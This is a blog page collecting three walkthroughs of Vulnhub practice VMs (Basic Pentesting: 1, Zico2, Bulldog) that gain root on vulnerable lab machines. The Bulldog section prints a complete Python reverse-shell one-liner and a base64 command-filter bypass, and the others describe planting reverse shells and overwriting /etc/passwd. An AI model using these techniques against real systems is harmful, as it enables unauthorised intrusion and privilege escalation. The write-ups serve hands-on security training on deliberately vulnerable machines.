Showing posts with label VM walkthrough. Show all posts

Tuesday, February 20, 2018

Basic Pentesting: 1 Walkthrough


It's been quite a while since doing a VM (been busy moving, new job, etc...), and I saw that a bunch of new ones had been uploaded to Vulnhub, so I finally got a chance to sit down and have some fun.

Basic Pentesting: 1 was fun. Definitely geared towards beginners, but it made for an enjoyable night!

Naturally, start with an arp-scan to determine the machine's IP, and then use nmap to determine what services and ports are up.


Following up on this, running Sparta will help see if there is anything interesting as well.


Nikto discovers an interesting file on the HTTP server, so let's head over and find out what is there...
(Note: you will need to add the domain to your /etc/hosts file to properly browse.)


Mmmm a WordPress blog. Surely this use locked it down real tight and it's perfectly up to date!


admin:admin... How secure! Arriving at the admin portal we have free reign to do whatever we please with the plugins and site. So, I got my handy PHP reverse shell code and dropped it into the Akismet plugin replacing the code that was there, and then activating the plugin.


 Before hitting "Update File" have your listening port active. After pressing the button, we get onto the box with the www-data user.


Now it's time to enumerate for privilege escalation. I first headed to the wp-config.php file out of habit since creds are always laying around in there based off past VM experience, and sure enough we got a root creds for the mysql database.


Logging into mysql with these creds didn't yield much at all. I attempted to get root from a sys.exec call, but it wasn't on the box. After a bit of exploring a looked around for some other files of interest on the box.

Searching high and low I almost missed the critical issue with this box...


A beautiful invitation to change the passwd file! Don't mind if i do! First we just need to make a hash of whatever password we want. I chose 'derp'.


Since vim and nano were not on the box, I just paired this with the root info from /etc/passwd and echoed it into the file.


Yep... I used the double arrows because I was lazy but then the machine forgot who I was :(
No issues--I just copied the www-data line and echoed that back in. Now that our password is set, we just call root, and the machine happily escalates us!


Monday, November 6, 2017

Zico2 | VM Walkthrough

VM Name:
Zico2

Objective:
Get root

Loading up the VM in VirtualBox, it's time to do another round of arp-scan and Nmap to find out our target IP address and enumerate on what ports/services are open to us.


Jumping right in to port 80, we load up the website in a browser. There's a bunch of stuff on this site.


Quite a bit to look at, but clicking on the tools section, the URL tickled the part of me that wants to test out directory traversal. Sure enough, it works, and we can see the /etc/passwd file. I looked around a bit more but nothing else really stood out.


Next, I booted up Dirb using a common wordlist, and tried to see if there were any directories hidden from us.



The /dbadmin directory looks like it could be tasty.


Nice--a login screen. Does 'admin' work for the password?


Lol... yep. Bad, bad, bad, Mr. Admin, sir. You should always change the default password! So we have a phpLiteAdmin v1.9.3 running on this system. Searching on Exploitdb, I found just what we needed, which fit this version perfectly:


I tested this out by following the PoC steps, and it worked like a charm.


Now we can get creative and think of a way to get a reverse shell going. I initially tried using the PHP reverse shell code from Pentest Monkey, but it was having a bit of trouble going through, and while I try to avoid Msfvenom/metasploit when possible, I decided to just go for it this time. I generated a reverse shell and then hosted it on my box using Python's simpleHTTPserver.


After my server was running, I created a new table in the database with the following php code as the default text:



Then I setup a listening port and got ready to deploy this shell.


Executing it via our directory traversal bug we found earlier, the system downloads our reverse shell and then executes it, granting us access!


Now it times to explore and find interesting files. Heading into the zico directory there is a to_do.txt file which looks promising.


This immediately sets off the alarm that we should check out the wordpress folder, and more specificaly the config file.


Nice, we have a username and a password. Perhaps this will work with SSH?


And yep! We are in on the zico user. Taking a look at what can be executed as superuser/root there are two things, but I couldn't find an interesting way to use them. After researching this when I was done, it seems there is a neat trick to use zip, which I will tuck away in my bag of tricks for another day. Instead, I opted to do some more Exploitdb research and came across a good exploit that could be used with this version of Ubuntu.


Copying the source code, we can bring up vim and paste it in, and then compile and run according to the source notes.


Awesome--we are root now and we got the flag! GG!


Sunday, November 5, 2017

Bulldog: 1 | VM Walkthrough

VM name:
Bulldog

Objective:
Get root!


After loading this VM up in VirtualBox, it gives us the box's IP, so no real need to do an arp-scan to find out our target address.
So, first things first, let's run an Nmap scan to see what ports and services are available!
(*Please note that I worked on this VM and write-up from two different locations, so the DHCP IP address will appear different in certain screenshots. There are also times I switch back and forth between my Kali box and my Ubuntu box)


It seems they are running SSH on port 23 (it's not running as telnet), and there is some web activity on 80 and 8080. Exploring the web stuff first, I confirmed that both 80 and 8080 are just mirrors of each other and couldn't find any differences. We are first greeted with this landing page.


The initial page doesn't offer much other than info that they've been breached. The source code didn't have anything interesting either--nor did the link to the Notice page. So, perhaps something is hiding on this domain somewhere. First thing I looked at: robots.txt. But it was a troll.


Time to load up Sparta and see if it can detect anything interesting to explore.


Hmm, this looks good. A dev page!


Nice, a system overhaul to make it more secure. But is it really? There's a bunch of info on employees here which could be useful. Clicking on the web-shell, it seems we need authentication to proceed. What to do, what to do...


Let's check the source code for the /dev page. Sure enough we find something interesting!


Those are SHA-1 hashes, so let's run em in a decoder to see if we can get any plaintext passwords.


Nice! We have two results, which gives us a pair of credentials for something. But for what? I immediately tried the credentials on the SSH port, but no luck there, so there must be something else. Is there an admin page hiding? Yep!


Logging in with Nick's credentials, we can then access the web-shell as we are authenticated.


Neat. As the text on the /dev page mentioned, this is a shell interface, but it looks like we are limited only to a couple of commands. Semi-colon doesn't work to escape, and we get a message busting us! However, there are more ways than just that to escape. Can we trick it by passing all of our commands through base64? Let's test it with the following:

echo 'whoami'|base64|base64 -d|sh


Sweet, it works. Now we can fully interact with the shell and pass whatever commands we like. While we don't need to pass it through base64, let's see if there is anything interesting in the /etc/passwd file.


Not too much here, but let's explore some other directories and files that you can usually bet on having something good. Next stop is /etc/cron.d!


Running cat on each of these files, runAV contained something suspicious and worth checking out--a hidden directory with an application.


Awesome--so this means that this application is run AS ROOT every minute. Let's cat the contents.


You dun messed up Alan! Now we have a vector for getting a reverse shell and potentially even more (priviledge escalation!). Since this is already set as a python script, we can echo in python code to this file to get a reverse shell up.
Pentest Monkey's Reverse Shell Cheatsheet is a good resource for reverse shell information, and we can utilize the following Python reverse shell code:

'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("OUR IP ADDRESS",LISTENING PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Let's setup a listening port with netcat on our machine, and then add the code to the application using our web-shell.
Remember, however, we can't use any semi-colons since they will be detected, so instead, we need to split this up line by line. A little tedious, but it will be worth it if it works.


Now we just wait a minute annnnnnnnnd...


Amazing! We are in AND we are also root since it executed under root!

Now, I know that we are alread root and our primary objective is done... but the box is challenging us with another way to get root, and I'm not one to turn down a challenge! Time to explore all the files and see if there is anything in here that is interesting.

First, let's change our shell interface by spawning a bash shell. Checking out the home folder we find the Bulldogadmin user we knew existed from the /etc/passwd file.


Seriously, what is with this company and hidden directories and prefacing them as 'hidden'--kind of a dead giveaway, no?
At least name it 'garbage'! :P

In the hidden directory we find an app (customPermissionApp) and a note...


Thanks Ashley! But unfortunately we can't run it. Perhaps, however, there is something useful we can find by running strings on the executable?


Winner, winner, chicken dinner! That looks like it could definitely be a password when put together (and it says it's a password!), unless we are getting super trolled.

'SUPERultimatePASSWORDyouCANTget'

While I did not attempt to gain access through different means, I am certain that if the box can be accessed with a different user, we can use this password to gain root priviledges via 'sudo su'.

Seems like Bulldog Industries still has a ways to go before they are safe from breaches!

Powered by Blogger.